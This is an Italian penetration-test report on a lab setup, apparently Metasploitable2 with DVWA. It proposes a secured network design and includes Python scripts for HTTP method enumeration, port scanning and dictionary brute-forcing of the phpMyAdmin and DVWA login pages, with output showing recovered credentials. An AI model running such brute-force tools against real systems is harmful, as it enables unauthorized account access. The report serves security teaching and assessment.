

# RELAZIONE AZIENDA THETA: VALUTAZIONE RISCHI

In vista della richiesta dell'azienda 'Theta' di effettuare un security test per valutare delle infrastrutture critiche del loro data center.

Nello specifico dal CISO sono stati richiesti: Una proposta di modello di rete che sia dotato di dispositivi di sicurezza che assicurino un aumento della sicurezza della rete in questione.

Dei test mirati sulle criticità, nello specifico, sul web server: Uno scan dei servizi attivi sulla macchina.


Enumerazione metodi http abilitati sul servizio http in ascolto su porta 80.

Sull'application server: Enumerazione http abilitati.

Valutazione robustezza pagine phpMyAdmin e DVWAA di login con Brute Force attacks.

## 1. Architettura di rete:

Proposta di design di rete per mettere in sicurezza le criticità includendo i dispositivi di sicurezza per aumentare la protezione della rete.



Sono stati aggiunti, per aumentare la sicurezza, degli IPS/IDS, dei FireWall, Proxy Server e degli HoneyPot.

Per ogni area ci sarà una rete diversa (con proprio router) e relativi FireWall.

Router1 si collegherà con la rete esterna "Internet", attraverso un FireWall perimetrale, ed all'IPS per monitorare il traffico.

Prima del collegamento con le altre aree è presente un HoneyPot per poter mandare un segnale in caso di accesso su di esso.

Nel DMZ (Demilitarized Zone) è presente il Router3 con relativo FireWall e IDS, in più, collegato allo switch, ci sono un Reverse Proxy e un WAF per il Web Server.

Nella rete aziendale troviamo il Router4 con relativo FireWall.

Nella Server Room, per evitare attacchi sia esterni che interni all'azienda, è stato inserito un HoneyPot in aggiunta al FireWall e IDS, collegati al Router5.

IPS (Intrusion Prevention System): sistema di prevenzione delle intrusioni, è uno strumento (hardware o software) usato per monitorare continuamente una rete per rilevare attività malevole, per poi prevenirle.

IDS (Intrusion Detection System): strumento di monitoraggio continuo della sicurezza, permette di identificare attività malevole, notificando e bloccando la minaccia.

FireWall: dispositivo per la sicurezza della rete che permette di monitorare il traffico in entrata e uscita utilizzando una serie di regole di sicurezza per consentire o bloccare il traffico.

WAF (Web Application Server): dispositivo per aumentare la protezione delle applicazioni web aziendali intercettando e analizzando il traffico http.


HoneyPot: si tratta di un computer vulnerabile usato come esca per attirare un attacco informatico, presentandosi come bersaglio sfruttando il tentativo di intrusione per ottenere informazioni sull'eventuale attacco.

Proxy: è un server che si interpone nel normale flusso di comunicazioni tra client e Web Server, in modo tale da eliminare il collegamento diretto tra client e Server di destinazione.

Reverse Proxy: è un server che si colloca prima di uno o più Web Server per intercettare e ispezionare le richieste in entrata del client, inoltrarle al Web Server e restituire la risposta dal Server al client.

## 2. Enumerazione dei metodi HTTP abilitati:

Creazione del programma in Python per mostrare i metodi http abilitati nella pagina web /phpMyAdmin.html del web server



Il programma, così compilato, è composto da:

Inserimento della libreria http.client già presente su Kali Linux per poter utilizzare le funzioni;

Inserimento delle variabili con le funzioni input dell'utente;

Ciclo try per intercettare errori di esecuzione con la funzione except;

Ciclo for per la compilazione in elenco dei metodi abilitati, anziché in stringa.

```
File Edit Search View Document Help

1 import http.client #modulo che definisce le classi che implementano il lato client del protocollo HTTP
2
3 host = input("Inserire host/IP del sistema target: ") #variabile per l'inserimento dell'indirizzo IP del target
4 path = input("Inserire il path scelto del sistema target: ") #variabile per l'inserimento del path target
5 port = 80 #variabile della porta predefinita
6
7
8 try: #ciclo try per intercettare errori nell'esecuzione
9     connection = http.client.HTTPConnection(host, port) #gestisce la connessione verso l'host tramite il path inserito prendendo i parametri host e port, restituendo l'oggetto connection
10    connection.request("OPTIONS", "/" + path + ".html") #utilizzato per inviare una richiesta http specificando verbo e path
11    response = connection.getresponse()
12    metodi = response.getheader("allow").split(",") #inserimento della variabile dei metodi per dividerli con lo split
13    print("\nLa porta scansionata è la: ", port, "\nI metodi abilitati sono: ") #la risposta del server è prima salvata nella variabile response, poi verranno scritti a schermo i verbi http abilitati in base alla risposta del
server
14    for i in range(len(metodi)): #ciclo for utilizzato per stampare in elenco i vari metodi abilitati, anziché stamparli in stringa
15        print("[+] {}".format(metodi[i]))
16
17    connection.close()
18
19 #Abbiamo inserito la request OPTIONS, li avremmo potuto utilizzare uno degli altri verbi messi a disposizione.
20 #I parametri saranno diversi in base al verbo scelto.
21 #POST, ad es., può essere utilizzato per inviare informazioni al web server, come per una login.
22
23 except ConnectionRefusedError: #funzione che intercetta gli errori del ciclo try
24     print("Connection Failed")
25
```

Tramite il programma si è riscontrato che i metodi http abilitati sulla porta predefinita 80 sono:

GET;  
HEAD;  
POST;  
OPTIONS;  
TRACE;

```
File Actions Edit View Help

(kali@kali)-[~]
$ python httpverb2.py
Inserire host/IP del sistema target: 192.168.32.101
Inserire il path scelto del sistema target: phpMyAdmin

La porta scansionata è la: 80
I metodi abilitati sono:
[+] GET
[+] HEAD
[+] POST
[+] OPTIONS
[+] TRACE

(kali@kali)-[~]
$
```

Il metodo GET può essere inteso come un servizio di richiesta, creato per inviare e ricevere informazioni su

vari server e client web. Questo metodo è considerato inadatto e insicuro per la trasmissione di informazioni sensibili.

Il metodo HEAD è analogo a GET, ma restituisce solo i campi dell'header, ad esempio per verificare la data di modifica del file.

Il metodo POST scrive i parametri URL nella richiesta HTTP indirizzata al server, celandoli però alla vista dell'utente. Le richieste POST non prevedono un limite massimo di grandezza.

Con il metodo OPTIONS il client può richiedere quali metodi supporta il server per il file in questione.

Il metodo TRACE può essere usato per ricostruire il percorso di una richiesta HTTP fino al server e di ritorno dal server al client, ossia il browser in utilizzo.

### **3. Port Scanning dei servizi attivi:**

Il port scanning è una delle forme più popolari di ricognizione alla ricerca di potenziali vulnerabilità di un sistema, ma è altresì utilizzato nella sicurezza informatica a scopo preventivo effettuando scanning regolarmente, assicurando la solidità di ogni porta presa in esame.

Al fine di rilevare lo stato di sicurezza di una componente di criticità individuata nel web server, è stato ritenuto opportuno quindi effettuare dei vulnerability test .

È stato realizzato un programma in Python per la valutazione dei servizi attivi sulla macchina.

Come primo step necessario ai fini della scrittura del codice è stata opportuna l'importazione dalle librerie standard: 'socket' per utilizzare le appropriate funzioni sul quale leggere e scrivere i dati da trasmettere e ricevere.

L'importazione IPy è stata necessaria per convertire l'hostname nel corretto indirizzo Ip.

Definiamo scanner() funzione, prendendo in considerazione come parametri target e numero della porta entro cui effettuare un range di scan che andrà da 0 al numero successivo a quello inserito. (Controllandolo e convertendolo se necessario nel passaggio successivo) .

In seguito, viene utilizzato 'get-banner', ricevendo i livelli di data accessibili sulla porta in stato open, restituendoci informazioni sui servizi in corso.

Il socket restituirà il banner in 1024 bytes di buffer size, parametro temporale che ci permette di gestire la latenza.

Infine, per rendere possibile l'esecuzione del codice sorgente e la definizione di variabili globali speciali, tra cui la variabile `_name_` alla quale viene assegnato il nome del modulo principale in esecuzione (`_main_`).


Viene reso possibile l'inserimento del target o targets ed il numero della porta su cui effettuare il range di scan. Nel caso di target multipli questi saranno opportunamente suddivisi con lo 'split' e passati singolarmente alla funzione scan.

```
1 #Importazione modulo socket dalla libreria standard
2 import socket
3
4 #Importiamo il modulo IP dalla libreria IPy Ip/Cornvertire l'hostname nel formato più corretto ip address
5 from IPy import IP
6
7
8 """
9 La funzione scan prende in considerazione due parametri, target e numero delle porte
10 """
11
12 def scan(target, portrange):
13     lowport = int(portrange.split('-')[0])
14     highport = int(portrange.split('-')[1])+ 1
15     # Il parametro target viene controllato dalla funzione check_ip per un'eventuale conversione da hostname ad ip
16     converted_ip = check_ip(target)
17     print('\n' + '[Scansione Target... ] ' + str(target))
18     for port in range(lowport, highport):
19         scan_port(converted_ip, port)
20
21
22 """
23 La funzione get_banner riceve i dati dalle porte aperte restituendoci il tipo di servizio aperto sulla porta.
24 """
25
26 def get_banner(s):
27     return s.recv(1024)
28
29
30 """
31 La funzione check_ip con parametro "ip". Controlla l' inserimento corretto del target nel formato dell'indirizzo IP, restituendolo.
32 """
33
34 def check_ip(ip):
35     try:
36         IP(ip)
37         return(ip)
38     # 0 convertendo l'hostname nel formato dell'indirizzo IP corretto .
39     except ValueError:
40         return socket.gethostbyname(ip)
41
42
43 """
```

```
42
43 """
44 La funzione scan_port tiene in considerazione i parametri ipaddress e porta.
45 """
46
47 def scan_port(ipaddress, port):
48     try:
49         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
50         sock.settimeout(0.5)
51         #Stabilisce la connessione con il target mandando una richiesta ad ogni porta ed analizzando la risposta
52         sock.connect((ipaddress, port))
53         try:
54             #banner = get_banner(sock) — Seguendo questa strada invece avremmo avuto servizi un po' più esplicativi
55             banner = socket.getservbyport(port, "tcp")
56             # Stampando i banner se presenti o restituendo solo risultato 'open' in caso contrario
57             print('[+] Porta Aperta ' + str(port) + ' : ' + str(banner))
58         except:
59             print('[+] Porta Aperta ' + str(port))
60     except:
61         pass
62
63
64 #
65 # Di seguito l'esecuzione del programma NMAP
66 #
67
68 """
69 """
70 Richiesta inserimento target tramite input()
71 """
72
73 targets = input('[+] Inserire IP del\dei Target ( Dividi i target con una ,): ')
74 port_range = input('[+] Inserisci il RANGE di porte per lo SCAN ( Es. 1 - 4353 ): ')
75 lowport = int(port_range.split('-')[0])
76
77 # Controlliamo se sono inseriti più target in input
78 if ',' in targets:
79     for ip_add in targets.split(','):
80         scan(ip_add.strip(' '), port_range)
81 # 0 Scansioniamo target e porta singolarmente.
82 else:
83     scan(targets, port_range)
84
```

Una volta eseguito il codice, ci verrà restituita una struttura di scan come in figura sottostante, in cui l'utente inserisce IP target e range di porte, e risultati di apertura e servizi in corso.

Si potrà riscontrare che ci sono delle porte aperte non utili per l'utilizzo del server.





```
(kali㉿kali)-[~]
$ python nmapfinal.py
[+] Inserire IP del\dei Target ( Dividi i target con una ,): 192.168.32.101
[+] Inserisci il RANGE di porte per lo SCAN ( Es. 1 - 4353 ): 0 - 1024

[Scansione Target ... ] 192.168.32.101
[+] Porta Aperta 21 : ftp
[+] Porta Aperta 22 : ssh
[+] Porta Aperta 23 : telnet
[+] Porta Aperta 25 : smtp
[+] Porta Aperta 53 : domain
[+] Porta Aperta 80 : http
[+] Porta Aperta 111 : sunrpc
[+] Porta Aperta 139 : netbios-ssn
[+] Porta Aperta 445 : microsoft-ds
[+] Porta Aperta 512 : exec
[+] Porta Aperta 513 : login
[+] Porta Aperta 514 : shell

(kali㉿kali)-[~]
$
```

**4. Report degli attacchi Brute Force sulla pagina phpMyAdmin e sulla pagina DVWA per ogni livello di sicurezza:**

Altro testing richiesto ed effettuato, consiste nell'attacco brute force sulla pagina phpMyAdmin, web application scritta prevalentemente in php e sulla pagina della security DVWA.



```
1 import requests
2 from seekFile import seekFile
3
4 def readFile(text):
5     with open(text) as file:
6         lines = file.read().splitlines()
7     return lines
8
9 username_file = seekFile("usernames.txt")
10 password_file = seekFile("passwords.txt")
11 url = input("[~] Inserisci l'URL della pagina di login => ")
12 login_failed_string = input("[~] Inserisci l'errore che esce sulla pagina in caso di tentativo sbagliato => ")
13
14 username_list = readFile(username_file)
15 password_list = readFile(password_file)
16
17 n_usernames = len(username_list)
18 n_passwords = len(password_list)
19
20 print(f'Ecco i {n_usernames} elementi presenti all'interno del file:\n")
21 for index, username in enumerate(username_list):
22     print(f"[{index + 1}] {username}")
23
24 input_indice_utente = int(input("\nDa quale USERNAME vuoi iniziare il Bruteforce? "))
25 cookie_value = input("\n[Opzionale] Inserisci il cookie => ")
26
27 i = input_indice_utente - 1
28
29 while i < n_usernames:
30     username_loop = username_list[i]
31     for password in password_list:
32         print(f"Test---[Username]={username_loop} with\t[Password]={password}")
33         data = {"username":username_loop,"password":password,"Login":"submit"}
34         if cookie_value != "":
35             response = requests.post(url, params={"pma_username":username_loop,"pma_password":password,"Go":"submit"}, cookies = {"Cookie":cookie_value})
36         else:
37             response = requests.post(url, data=data)
38             if login_failed_string in response.content.decode():
39                 pass
40             else:
41                 print("[+]Username trovato: => " + username_loop)
42                 print("[+]Password trovata: => " + password)
43                 exit()
44     i += 1
45
46
47 print("[~]ERRORE[~]")
48
```

```
1 import os
2 from os.path import isfile
3 from colorama import Fore
4 from colorama import Style
5
6 def seekFile(sought_file):
7
8     scelta = "n"
9
10    while scelta == "n":
11
12        path = input(f"Inserisci la PATH in cui cercare il file -- {sought_file} -- >>> ")
13
14        try:
15            files = [f for f in os.listdir(path) if os.path.isfile(f)]
16            found_files = []
17            print(f"\nFile nella directory -> {path}:")
18            for f in files:
19                if sought_file in f:
20                    print(f"  [{Fore.GREEN}{f}{Style.RESET_ALL}]")
21                    found_files.append(f)
22                else:
23                    print(f"  [{f}]")
24        except:
25            print("PATH sbagliato o inesistente, RIPROVA!\n")
26            continue
27
28        if(found_files == []):
29            print("\nFile non trovato!")
30            scelta = input("\nVuoi cercare in una nuova directory? (s/n) >>> ")
31        else:
32            print("\nCorrispondenze trovate nella directory:")
33            for idx, f in enumerate(found_files):
34                print(f"  [{Fore.GREEN}{idx + 1}{Style.RESET_ALL}] {f}")
35            scelta_file = int(input("\nQuale è il file che cerchi? >>> ")) - 1
36
37
38            scelta = input("\nVuoi proseguire a la ricerca? (s/n) >>> ")
39
40
41    return found_files[scelta_file]
42
```

Il programma così compilato contiene i comandi per automatizzare il processo di invio richieste metodi "GET" e "POST", input utente per inserire url, file liste per usernames/passwords, per poi andare a leggere questi input con la funzione "readFile(text)".

Sono presenti dei cicli For, While e If-Else per il controllo degli input e l'inserimento di user/password corrette.

Il Dictionary con la key e value dove specifichiamo le informazioni delle quali ha bisogno il programma per funzionare, (la username, la password, e il bottone che deve "cliccare");

L'ultimo argument "Login": "submit" = non essendo una variabile submit lo dobbiamo quotare ("") questo serve per:

- La variabile nella quale andiamo a inserire la richiesta.
- La richiesta importata, che sa dove inserire il "Data"(riga 30) con il metodo usato della pagina.
- Data della riga 30 viene inviata alla url del input.

Per far capire al nostro programma se le credenziali sono giuste si è inserito il ciclo if-else di controllo per riuscire a forzare il login della pagina web provando le combinazioni di usernames/passwords presenti nella lista.

In caso le credenziali non siano giuste il programma andrà a cercare la stringa del "login\_failed\_string" all'interno della risposta della pagina HTML, se la troverà vorrà dire che le credenziali sono sbagliate e il programma continuerà sul "pass".

Si è creato in python il modulo seekFile.py che permettesse di facilitare la ricerca del file in input

Una volta trovata la giusta combinazione username/password il programma li stamperà a schermo.

```
[~] Enter Page URL==> http://192.168.1.6/phpMyAdmin
[~] Enter String That Occurs When Login Fails==> Access denied
Ecco i 10 presenti all'interno del file:


[1] root
[2] admin
[3] administrator
[4] webadmin
[5] sysadmin
[6] netadmin
[7] guest
[8] user
[9] web
[10] test

Da quale USERNAME vuoi iniziare il Bruteforce? 1

[Opzionale] Enter Cookie Value [Optional]==>2386d17c5095cd05fc58f7a0de0cfd8
Trying---[Username]=root with [Password]=
Trying---[Username]=root with [Password]=123456
Trying---[Username]=root with [Password]=12345
Trying---[Username]=root with [Password]=123456789
Trying---[Username]=root with [Password]=password
Trying---[Username]=root with [Password]=iloveyou
Trying---[Username]=root with [Password]=princess
```



Il testing della security DVWA è stato effettuato per ogni livello di sicurezza: low, medium, high.



Attraverso l'esecuzione del programma di Brute Force è stato possibile reperire le credenziali "admin" "password" per l'accesso su DVWA.

```
Trying—[Username]=admin with [Password]=password  
[+]Found Username: ⇒ admin  
[+]Found Password: ⇒ password
```

### VALUTAZIONE FINALE

Alla luce dei testing effettuati con i programmi e al nuovo design di rete progettato, è stato ritenuto opportuno implementare sistemi di sicurezza Hardware e Software: FireWall, IPS/IDS, HoneyPots, WAF e Proxy Servers.

Si consiglia inoltre di rendere più efficiente la rete andando a chiudere le porte http abilitate non utili al giusto utilizzo del Web Server dell'azienda e di cambiare gli accessi per i siti richiesti (phpMyAdmin e DVWA).

Si consiglia al CISO di educare i dipendenti dell'azienda per gestire al meglio le credenziali di accesso, ad esempio non usando usernames/passwords presenti in liste già note o usare dati personali. Le password dovrebbero essere aggiornate ogni 3 mesi circa, per assicurarsi maggiore sicurezza e dovranno includere caratteri alfanumerici (maiuscoli e minuscoli), caratteri speciali e dovranno essere lunghe almeno 12 caratteri. I dipendenti dovranno inoltre essere informati riguardo alla clean desk policy per evitare che malintenzionati possano reperire tali credenziali. Per misure di sicurezza ulteriori è anche possibile implementare il Two Factor Authentication.

Attraverso dei brevi corsi formativi, i dipendenti dovranno inoltre imparare a riconoscere le truffe basate sull'ingegneria sociale, come phishing e moduli o link falsificati, comprendere le normative sulla sicurezza dei dati che riguardano il vostro settore, reagire correttamente nel caso in cui facciano click su un link malware o compromettano in altro modo i dati o la rete della vostra azienda e capire come la sicurezza dei dati possa rappresentare una prima linea di difesa contro gli hacker.

P.S. Si è inoltre constatato con gli attacchi Brute Force che la macchina Metasploitable2 non è stata configurata correttamente per i livelli di sicurezza (medium, high).